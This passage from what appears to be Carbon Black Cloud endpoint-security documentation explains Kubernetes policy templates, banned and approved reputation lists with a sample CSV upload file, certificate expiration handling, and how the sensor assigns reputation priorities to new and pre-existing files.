- Network: ensure service types are not exposed outside of Kubernetes
- Quotas: CPU and Memory quotas
- RBAC: limit new roles with extensive privileges
- Volume: limit access to data
- Command: limit Kubernetes command-line commands
- CRD: limit usage of custom resources.

Add Kubernetes Templates

You might want to group particular rules in custom templates for reusing them across Kubernetes hardening policies. Custom templates are a combination of built-in rules and custom rules and are applicable when you create a policy.

Note You configure the action Alert or Block per policy, not in the template. In that way, you can have the same rule in different policies with different action.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.
- 2 Select the **Templates** tab.
- 3 To start creating a custom template, click **Add Template**.
- 4 Enter the name for the custom template.

The template is created and visible in the list of **Custom Templates**.

- 5 To continue with adding rules to the newly created custom template, click **Options > Edit template**.

Built-in and custom rules are available for selection.

- 6 Select the rules that you want to group in the custom template.
- 7 Click **Save**.

What to do next

Use the templates in your Kubernetes hardening policies.

Manage Reputations

A reputation is the level of trust or distrust that is given to an application. Reputations are based on multiple sources of known good and known bad reputations.

Important Carbon Black is replacing the terms *blacklist* and *whitelist* with *banned list* and *approved list*. Notice will be provided in advance of terminology updates to APIs, TTPs, and Reputations.

Adding to the Banned List

Adding to the banned list prohibits the presence and actions of specified applications. Adding to the banned list is "global" in its effects and applies to all policies attached to a particular version of an application.

Note

- You can apply bans on the **Investigate**, **Alerts**, or **Process Analysis** pages.
 - For standalone Enterprise EDR, this feature is limited to hash banning.
-

Using wildcards

When adding the path, you can use wildcards to target certain files or directories. Be as specific as possible when approving certs as using wildcards can lead to incidentally approving malicious software that appears to be signed by a trusted certificate authority.

Wildcard	Description	Example
*	Matches 0 or more consecutive characters up to a single subdirectory level.	C:\program files*\custom application*.exe Approves any executable files in: C:\program files\custom application\ C:\program files(x86)\custom application\
**	Matches a partial path across all subdirectory levels and is recursive.	C:\Python27\Lib\site-packages** Approves any files in that directory and all subdirectories.
?	Matches 0 or 1 character in that position.	C:\Program Files\Microsoft Visual Studio 1? .0** Approves any files in the MS Visual Studio version 1 or versions 10-19.

Add Hash to Banned List

Use this procedure to assign a reputation to identify its level of distrust.

The precise steps vary slightly depending on whether you have Endpoint Standard, Enterprise EDR, or both.

Note MD5 is not supported. The hash must be in SHA-256 format.

Prerequisites

Tip: You can also [Configure an Automatic Banned List](#).

Procedure

- 1 On the left navigation pane, click **Enforce>Reputation**.
- 2 Do one of the following depending on your specific configuration:
 - If using Endpoint Standard (with or without Enterprise EDR):
 - a Click **Add** and select **Hash** as the type.
 - b Select **Banned List**.
 - c Enter the **SHA-256** hash.
 - d Enter the **Name** and add **Comments**.
 - e Click **Save**.
 - If using standalone Enterprise EDR:
 - a Click **Add to banned list**.
 - b Enter the **SHA-256** hash.
 - c Enter the **Name** and add **Comments**.
 - d Click **Save**.

Configure an Automatic Banned List

You can automatically ban applications that have a threat severity that is equal to or greater than a specified threshold. Applications in a threat that meet the threshold will be added to the banned list.

Note This feature is not available for standalone Enterprise EDR.

Procedure

- 1 On the left navigation pane, click **Enforce>Reputation**.
- 2 Click **Auto Banned List**.
- 3 Set the threshold for the threat level. Anything equal or greater than the defined threat level is added to the banned list.

- 4 Click **Save**.

Adding to the Approved List

Adding to the approved list approves the presence and actions of specified applications. Adding to the approved list is "global" in its effects and applies to all policies attached to a particular version of an application.

To approve the presence and actions of an application only on a specific device, use [Prevention Policy Settings](#) instead.

Note

- Routinely update your approved applications to account for new versions. Permission rules do not need to be updated as the permission is added by path or application name.
 - You can add to the approved list from the Reputation, Investigate, Alerts, or Process Analysis pages.
 - This feature is not available for customers with standalone Enterprise EDR.
-

Benefits of approving IT tools and certs

- Minimized performance impact when IT tools drop large amounts of new code that are immediately executed.
- For IT tools, no interference with new code execution. The dropped code is not blocked, even with stricter preventative policy rules in place.
- For certs, no blocking on initial execution of files signed with specific certificates.
- Adding to the approved list is not absolute in order to prevent exploitation. Deferred analysis of new code occurs in the background as it executes. If files are known malware, configured policy enforcement rules act on them after initial execution.

Note Use adding to the approved list for use cases such as: software deployment tools, executable installers, IDEs, compilers, or script editors, etc.

Important See [Expiration of Approved Certs](#)

Reputations that supersede approved IT tools and certificates:

- Company Black
- Company White
- Known Malware
- PUP Malware
- Suspect Malware
- Trusted White

Using wildcards

When adding the path, you can use wildcards to target certain files or directories. Be as specific as possible when approving certs as using wildcards can lead to incidentally approving malicious software that appears to be signed by a trusted certificate authority.

Wildcard	Description	Example
*	Matches 0 or more consecutive characters up to a single subdirectory level.	C:\program files*\custom application*.exe Approves any executable files in: C:\program files\custom application\ C:\program files(x86)\custom application\
**	Matches a partial path across all subdirectory levels and is recursive.	C:\Python27\Lib\site-packages** Approves any files in that directory and all subdirectories.
?	Matches 0 or 1 character in that position.	C:\Program Files\Microsoft Visual Studio 1??.0** Approves any files in the MS Visual Studio version 1 or versions 10-19.

Add Trusted IT Tools to Approved List

Adding a specific application to your company approved list can help eliminate unwanted alerts or lower the relative threat level for such alerts.

Approve IT tools to assign an initial elevated trust to code that is dropped by known IT tools.

Note This feature is not available for customers with standalone Enterprise EDR.

This procedure uses the Reputation page; however, you can also add to the approved list on the Investigate, Process Analysis, and Alerts pages.

Prerequisites

Learn more [Adding to the Approved List](#), when to use it, and how it differs from permission rules.

Procedure

- 1 Click **Enforce > Reputation**.
- 2 Click **Add** and select **IT Tools** as the type.
- 3 Add the path of the IT tool that drops code, should receive initial trust, and is allowed.
`\Trusted_Installer.exe`
- 4 (OPTIONAL) Select **Include all child processes**.

Important If selected, files dropped by child processes of the IT tool that is defined in the **Path** field also receive the initial trust. This is useful when IT tools create a child process to delegate work to, and the child process represents a generic executable, such as a copy command.

- 5 Enter **Comments**, if any, and then click **Add**.

Results

Important Applications added to the approved list are assigned the LOCAL_WHITE reputation and are not stalled for static analysis or cloud reputation as they are executed.

Add Certs to Approved List

Adding specific certs to your company approved list can help eliminate unwanted alerts or lower the relative threat level for such alerts.

Approve certs to assign an initial elevated trust to signed code by specific trusted certificates. To use this functionality, a file must be signed and verified by a valid certificate and the certificate subject and authority must be configured in the Cert rule.

Note This feature is not available for customers with standalone Enterprise EDR.

This procedure uses the Reputation page; however, you can also add to the approved list on the Investigate, Process Analysis, and Alerts pages.

Prerequisites

Learn more [Adding to the Approved List](#), when to use it, and how it differs from permission rules.

In addition, see: [Expiration of Approved Certs](#)

Procedure

- 1 Click **Enforce > Reputation**.
- 2 Click **Add** and select **Certs** as the type.
- 3 Enter the certificate under **Signed by**.
- 4 Enter the **Certificate Authority**.
- 5 Enter **Comments**, and then click **Save**.

Results

Important Certs added to the approved list are assigned the LOCAL_WHITE reputation and are not stalled for static analysis or cloud reputation as they are executed.

Expiration of Approved Certs

All certificates have a validity range which defines the time range of when the cert is considered valid. An expired cert is a cert who's validity range has expired.

Background

Most, but not all, digitally signed files carry both content signature(s) which can be used to verify that the content has not been tampered with as well as a separate "counter signature" which is used to verify "when" the file was signed.

For these files, even if the code signing cert has expired, files signed within the validity range of the code signing cert will forever remain valid in terms of expiration since the counter signature timestamp allows one to verify that the file was signed during the certs valid lifetime.

For the rare files that lack a counter signature/timestamp, they will no longer be considered valid once the cert expires since one can no longer determine whether the file was signed during the certs validity period or not.

Cert Revocation is a separate concept entirely from expiration. Revocation is typically used to explicitly say that a previously valid cert is no longer trustworthy and shouldn't be trusted even if its validity time range hasn't expired.

How Expired Certs are Handled in Carbon Black Cloud

Carbon Black Cloud examines the file signature validity only when we first discover the hash. This can lead to the following edge cases:

- If a non-timestamped hash X was found on machine 1 when its cert was valid, and found by machine 2 when it was expired, machine 1 would continue to treat the file as eligible for cert approval whereas machine 2 would not, because machine 2 first detected it as invalid/expired; machine 1 initially saw it as valid.

Note This does not apply for timestamped files since one can verify if the file was signed during the validity range.

- If a hash was discovered before cert was known to be revoked, it could be approved and will remain approved on that machine even if cert is found to be revoked later. New hashes signed by the revoked cert that appear after sensor has realized cert is revoked will not be approved by cert approvals but could still be approved by other reputations.

In summary, cert expiration and revocation can affect the reputation of new hashes that appear on a system but will not affect the hash reputation of hashes already on the endpoint that remain present. Different machines may enforce cert approval rules differently based on whether the cert is expired, whether there is a counter signature, when the sensor realized cert was revoked, or if different sensors have different trusted root certificate stores.

Add Hash to Approved List

Use this procedure to add a hash to the approved list.

Learn more [Adding to the Approved List](#), when to use it, and how it differs from permission rules.

Note

- This feature is not available for customers with standalone Enterprise EDR.
- MD5 is not supported. The hash must be in SHA-256 format.
- This procedure uses the Reputation page; however, you can also add to the approved list on the Investigate, Process Analysis, and Alerts pages.

Important Any hash added to the approved list is assigned to the COMPANY_WHITE_LIST with the highest priority in the reputation hierarchy. Although no other reputation takes precedence over it, it is still subject to "At Path" rules, enabling the ability to dictate non-desired behavior of specific applications, irrespective of reputation.

Procedure

- 1 Click **Enforce > Reputation**.
- 2 Click **Add** and select **Hash** as the type.
- 3 For **List**, select **Approved List**.
- 4 Enter the **SHA-256** hash.
- 5 Enter the **Name** and **Comments**, and then click **Save**.

Upload Reputations

Use this procedure to upload a CSV file with a list of hashes, certificates, or IT tools following the instructions in File Format. Enterprise EDR-only organizations only support the BLACK_LIST and SHA256 values

Prerequisites

Important Enterprise EDR-only organizations only support hash banning. You cannot upload IT tools, Certs, items to the approval list.

Before uploading, ensure your upload file is in the correct file format:

TIP: Precise formatting instructions are provided on the Upload user interface.

- The file is a plain ascii text file in "CSV" (comma separated values) format.
- Values (such as the description field) that contain commas may be quoted using the double-quote character.
- Each line in the file describes a single indicator - the format for each row is described below:

The required fields must be in the following order: list type, indicator type, indicator value, description, application name

- list type: black_list

- indicator type: indicator SHA-256
- indicator value: actual file hash (SHA-256 format)
- description: text to describe this entry
- application name: optional

Note MD5 is not supported. The hash must be in SHA-256 format and requires six or more fields. If a field is empty, use the following format where empty fields are denoted by commas: Field1, Field2, Field4, Field6

Procedure

- 1 On the left navigation pane, click **Enforce>Reputation**.
- 2 Click **Upload**.
- 3 Navigate to and select the file to upload, and then click **Open**.
- 4 Verify the correct file is listed and then click **Upload**.

Results

Example: Upload file

```
/*** SHA256 Hash ***/
WHITE_LIST,SHA256,154899999adfa4f56ade1c04840a517e86dc5c938fac1ba6906c38339a281f82,This hash
is known to be harmless,Safari
BLACK_LIST,SHA256,dcab890006eccd887c26a1bd2bcb344e2ce1a80c2e6fc8621ed04489dc1631c8,Unknown
untrusted app
BLACK_LIST,SHA256,5348cfde0024b9557e57f099e1f3c3e20f389e7822dda376ad06009e43dd700a,Fake
malware for testing,fake

/*** IT Tool ***/
WHITE_LIST,IT_TOOL,/user1/somefolder/sometool,The IT tool is known to be harmless,true
WHITE_LIST,IT_TOOL,/user1/somefolder/sometool,The IT tool is known to be harmless,false

/*** Certificate ***/
WHITE_LIST,CERT,Global,The certificate is known to be harmless,Root certificate authority
WHITE_LIST,CERT,Global,The certificate is known to be harmless,InCommon RSA Server CA
```

Reputation Assignment

Carbon Black Cloud assigns reputations for files to identify their level of trust or distrust.

Assigning reputations for files depends on the reputation priority, the type of the files, the Endpoint Standard configuration, and how far the files are in their execution.

Type of files	Endpoint Standard configuration	Files execution state
<ul style="list-style-type: none"> ■ Pre-Existing Files - Files that exist on the device prior sensor installation. ■ New Files - Files that are created or downloaded on the device after sensor installation. ■ Network Files - Files that exist on network drives. 	<ul style="list-style-type: none"> ■ Background Scans ■ Configure Local Scan Settings ■ General Policy Settings ■ General Policy Settings ■ General Policy Settings 	<ul style="list-style-type: none"> ■ Not Executed: <ul style="list-style-type: none"> ■ Pre-existing files that were never executed. ■ New files that are dropped or created on the hard disk but never executed. ■ Pre-Executed - Files that attempt to execute for the first time. ■ Post-Executed - Files that are already running or have run before.

Reputation Priority

An application can have more than one reputation. The number of reputations depends on the number of different sources the sensor uses to cache reputations for the same SHA256 file. For example, you can have one reputation from the Cloud, one from the Local Scanner, and one due to pre-existence.

The table lists the order in which the Carbon Black Cloud uses reputations if there are more than one reputation per application. The reputation priority is in a descending order with **1** being the highest priority and **11** the lowest priority.

Important Carbon Black Cloud is replacing the terms *blacklist* and *whitelist* with *banned list* and *approved list*. Notice will be provided in advance of terminology updates to APIs, TTPs, and Reputations.

Priority	Reputation	Reputation search value	Reputation sources	Description
1	Ignore	IGNORE	IGNORE	It is a self-check reputation that Carbon Black Cloud assigns to product files and grants them with full permissions to run.
2	Company Approved List	COMPANY_WHITE_LIST	HASH_REP	Includes specific hashes that override lower-priority reputations. As a console admin, you manually add an application to the Company Approved List reputation by assigning the application through the SHA-256 hash. For details, see Adding to the Approved List .

Priority	Reputation	Reputation search value	Reputation sources	Description
3	Company Banned List	COMPANY_BLACK_LIST	HASH_REP	Specific to a selected organization. The Company Banned List reputation indicates a malicious or unwarranted behavior and includes specific hashes that override lower-priority reputations. The SHA-256 hashes that you add manually to the Company Banned List assign the application to that reputation. For details, see Adding to the Banned List .
4	Trusted Approved List	TRUSTED_WHITE_LIST	CLOUD, APPROVED_DATABASE	Carbon Black Analytics and threat intelligence feeds determine the Trusted Approved List reputation. This reputation indicates the hash as a known good file, and it is assigned by either Carbon Black Cloud or the Local Scanner. It is where a file is signed with a Publisher and CA on a list managed by VMware Carbon Black.
5	Known Malware	KNOWN_MALWARE	CLOUD, AV	Carbon Black Analytics and threat intelligence feeds determine the Known Malware reputation. This reputation indicates the application as a known malware and it is assigned by either Carbon Black Cloud or the Local Scanner.
6	Suspect Malware Heuristic	SUSPECT_MALWARE_HEURISTIC	CLOUD, AV	Carbon Black Analytics and threat intelligence feeds determine the Suspect Malware reputation. This reputation indicates the application as a suspected malware and it is assigned by either Carbon Black Cloud or the Local Scanner. The analysis cannot determine if the file is good or malware. The reputation can be updated with further analysis or reputation sources.
7	Adware/PUP Malware	ADWARE_PUP	CLOUD, AV	Carbon Black Analytics and threat intelligence feeds determine the Adware/PUP Malware reputation. This reputation indicates that the hash/application is set to a PUP (Potential Unwanted Programs status of adware or popups).

Priority	Reputation	Reputation search value	Reputation sources	Description
8	Local White	LOCAL_WHITE	CERT PRE_EXISTING IT_TOOLS	<p>The Local White reputation is assigned to the following types of files:</p> <ul style="list-style-type: none"> ■ CERT - Applications signed through certificates defined in the Certs capability. For more information, see Add Certs to Approved List. ■ PRE-EXISTING - All files (existing prior sensor installation) at install until the Carbon Black Cloud scan returns a definite reputation, or Background scan is enabled and the local database has a known reputation for it. ■ IT TOOLS - Files written by applications defined in the IT Tools capability. For more information, see Add Trusted IT Tools to Approved List. <p>The Local White reputation is company-specific and you can assign it in either way:</p> <ul style="list-style-type: none"> ■ By adding the file path of an application. ■ By adding the certificate signature information of an application.
9	Common Approved List	COMMON_WHITE_LIST	CLOUD, AV	<p>Carbon Black Cloud and Local Scanner assign this reputation in either way:</p> <ul style="list-style-type: none"> ■ The file is signed and does not appear on any known good or known bad lists. ■ The hash is previously analyzed, but it is not on any known good or known bad lists. <p>After analysis, the hash reputation is deemed trusted across all organizations.</p>

Priority	Reputation	Reputation search value	Reputation sources	Description
10	Not Listed/ Adaptive Approved List	NOT_LISTED ADAPTIVE_WHITE _LIST	CLOUD, AV	The Not Listed reputation indicates that after the sensor checks the application hash with Local Scanner or Cloud, no record can be found about it - it is not listed in the reputation database. Carbon Black Cloud assigns the Not Listed reputation to a file when the hash is not previously identified and by the Local Scanner when the file is not a known bad file. This reputation helps protect against zero-day malware and is assigned to new hashes/updated applications. The Adaptive Approved List indicates that after analysis, the hash reputation is deemed inconclusively trustworthy. It is not fully vetted and needs additional information to be fully trusted across all organizations.
11	Unknown	RESOLVING	CLOUD, AV	The Unknown reputation indicates that there is no response from any of the reputation sources the sensor uses. Unknown reputation is assigned to all new files, to an application dropped on the device when sensor does not have local scanner feature enabled, and no network connection to the Cloud. The reputation cannot be established from either source.

The reputation source CLOUD stands for Cloud Database and AV- for Local Scanner.


Reputations Assignment for New Files

Carbon Black Cloud allows the initial copying or creation of new files to a device. The sensor assigns reputations to the newly created files in an expedited synchronous manner based on their execution state and the settings configured in the current policy of the device.

The following are key considerations when the Carbon Black Cloud sensor assigns reputations to new files.

- Background Scan check does not apply to new files.
- Local Scanner check applies to new files only when the new files are opened with Execute.
- Unknown (RESOLVING) reputation means the sensor has not yet reached the Carbon Black Cloud backend.
- When the **Delay Execute for Cloud Scan** option is enabled for an endpoint, the Cloud weighs in on a reputation for executing files regardless of the reputation returned by the Local Scanner.

- The **Delay Execute for Cloud Scan** option only applies to new files. It does not apply to pre-existing files. If a malware existed on the machine before sensor installation, the **Delay Execute for Cloud Scan** feature does not prevent the malware from running. This is addressed by the Background Scan.



New file in No Execute state

Immediately after a file creation, the Carbon Black Cloud sensor queues a reputation look up for the next check-in window. This occurs every sixty seconds. If the new file does not attempt to execute, the Carbon Black Cloud returns the reputation during the next window and the sensor applies it to the file.

New file in Pre-Execute state

If the new file attempts to execute before the next check-in (occurs every sixty seconds), the **Delay execute for cloud scan**, the **On-Access File Scan Mode**, and the **Submit unknown binaries for analysis** policy settings determine the sensor action.

For details on enabling analysis of unknown binaries, see [Cloud Analysis](#).

Note The above settings are specific to the Carbon Black Cloud Endpoint Standard offering.

Reputation Assignment when **Delay Execute for Cloud Scan** is Enabled and **On-Access File Scan Mode** - Disabled

Carbon Black Cloud sensor assigns reputations to new files when the **Delay Execute for Cloud Scan** option is enabled, and the **On-Access File Scan Mode** is disabled on the device.

- If Carbon Black Cloud does not match a reputation, the sensor applies the `NOT_LISTED` reputation.
- If Carbon Black Cloud does not return a reputation within fifteen seconds, the sensor applies the `RESOLVING` reputation to the new file until Carbon Black Cloud returns a reputation.

Reputation Assignment when **Delay Execute for Cloud Scan** is Disabled and **On-Access File Scan Mode** - Enabled

Carbon Black Cloud sensor assigns reputations to new files when the **Delay Execute for Cloud Scan** option is disabled, and the **On-Access File Scan Mode** is set to **Normal** or **Aggressive** on the device.

The sensor requests a Cloud reputation for the new file hash during the next send window. When the new file attempts to execute, Carbon Black delays the file execution for up to five seconds and performs the local scan. The fifteen seconds execute delay for Cloud scan does not occur due to **Delay Execute for Cloud Scan** being disabled.

If Carbon Black Cloud returns the `NOT_LISTED` reputation, the sensor waits for up to five seconds for the Local Scanner. If the Local Scanner does not return a reputation in five seconds, the sensor assigns the `NOT_LISTED` reputation.

Reputation Assignment when **Delay Execute for Cloud Scan** and **On-Access File Scan Mode** are Enabled

Carbon Black Cloud sensor assigns reputations to new files when the **Delay Execute for Cloud Scan** option is enabled, and the **On-Access File Scan Mode** is set to **Normal** or **Aggressive** on the device.

The sensor concurrently requests a reputation from Carbon Black Cloud and the Local Scanner.

- The sensor waits for the reputation returned by the Carbon Black Cloud regardless of the reputation returned by the Local Scanner. Then, the Cloud weighs in on reputations to assign in a hierarchical order. For information on reputation priority, see [Reputation Assignment](#).
- If both requests time out, the sensor applies the `RESOLVING` reputation.
- If Carbon Black Cloud returns the `NOT_LISTED` reputation and the **Submit Unknown Binaries for Analysis** option is enabled, the sensor first checks if the Cloud wants the file uploaded. If yes, the sensor delays the execution of file upload and analysis for up to forty-five seconds total.

Reputation Assignment when Delay Execute for Cloud Scan and On-Access File Scan Mode are Disabled

Carbon Black Cloud sensor assigns reputations to new files when the **Delay Execute for Cloud Scan** option is disabled and the **On-Access File Scan Mode** is disabled on the device.

The file is assigned `RESOLVING` reputation and queues a Cloud reputation lookup for the next window (every sixty seconds).

Reputations Assignment for Pre-Existing Files


Carbon Black Cloud assigns reputations to pre-existing files depending on the Background Scan and the **On-Access File Scan Mode** policy settings of the device.

The Carbon Black Cloud sensor assigns the default `LOCAL_WHITE` reputation to files that exist on the device prior to sensor installation. When the **Run background scan** option is enabled or the **On-Access File Scan Mode** is set to **Normal**, or **Aggressive** on the device, the sensor assigns a definite reputation.

Note The above settings are specific to the Carbon Black Cloud Endpoint Standard offering.

Following are key considerations when the Carbon Black Cloud sensor assigns reputations to pre-existing files.

- Unknown (`RESOLVING`) reputation means the sensor has not yet reached the Carbon Black Cloud backend.
- Definite reputation refers to any Carbon Black Cloud reputation except the `NOT_LISTED` and `RESOLVING` reputations.
- Linux is not supported.
- Local Scanner settings are only supported by Windows sensor versions 2.0.1 and later.



Reputation Assignment when **Run background scan** and **On-Access File Scan Mode** are Enabled

Carbon Black Cloud assigns reputations to pre-existing files when **Run background scan** option is enabled and **On-Access File Scan Mode** option is set to **Aggressive**.

When the Background Scan is enabled on the device, the existing file is assigned a reputation during the Background Scan.

When the **On-Access File Scan Mode** option is set to **Aggressive**, on file execute the Local Scanner scans the pre-existing file.

The Carbon Black Cloud sensor uses the existing reputation and queues a Cloud reputation lookup for the next check-in window (every sixty seconds).

- If the Carbon Black Cloud returns a definite reputation with higher priority than the existing one, the sensor upgrades the reputation.
- If the Local Scanner returns a definite reputation with a higher priority than the reputation returned by the Cloud, the sensor assigns the reputation.

Reputation Assignment when **Run background scan** is Disabled and **On-Access File Scan Mode** - Enabled

Carbon Black Cloud assigns reputations to pre-existing files when **Run background scan** option is disabled and **On-Access File Scan Mode** option is set to **Aggressive**.

Since the Background Scan is disabled, the existing file does not have an assigned reputation. Therefore, by default, the Carbon Black Cloud sensor assigns the `LOCAL_WHITE` reputation with an initial trust so that the existing file is allowed to run upon execute.

On file execute, the Local Scanner scans the pre-existing file. The sensor upgrades the default reputation by applying the definite reputation with the highest priority returned by the Local Scanner. A definite reputation refers to any other reputation except for the `NOT_LISTED` and `RESOLVING` ones.

Reputation Assignment when **Run background scan** and **On-Access File Scan Mode** are Disabled

Carbon Black Cloud assigns reputations to pre-existing files when **Run background scan** option is disabled and **On-Access File Scan Mode** option is set to **Disabled** or **Normal**.

Since the Background Scan is disabled, the existing file does not have an assigned reputation. Therefore, by default, the Carbon Black Cloud sensor assigns the `LOCAL_WHITE` reputation with an initial trust so that the existing file is allowed to run upon execute. Post-execution, the sensor queues a Cloud reputation lookup for the next check-in window (every sixty seconds).

Reputation Assignment when **Run background scan** is Enabled and **On-Access File Scan Mode** - Disabled

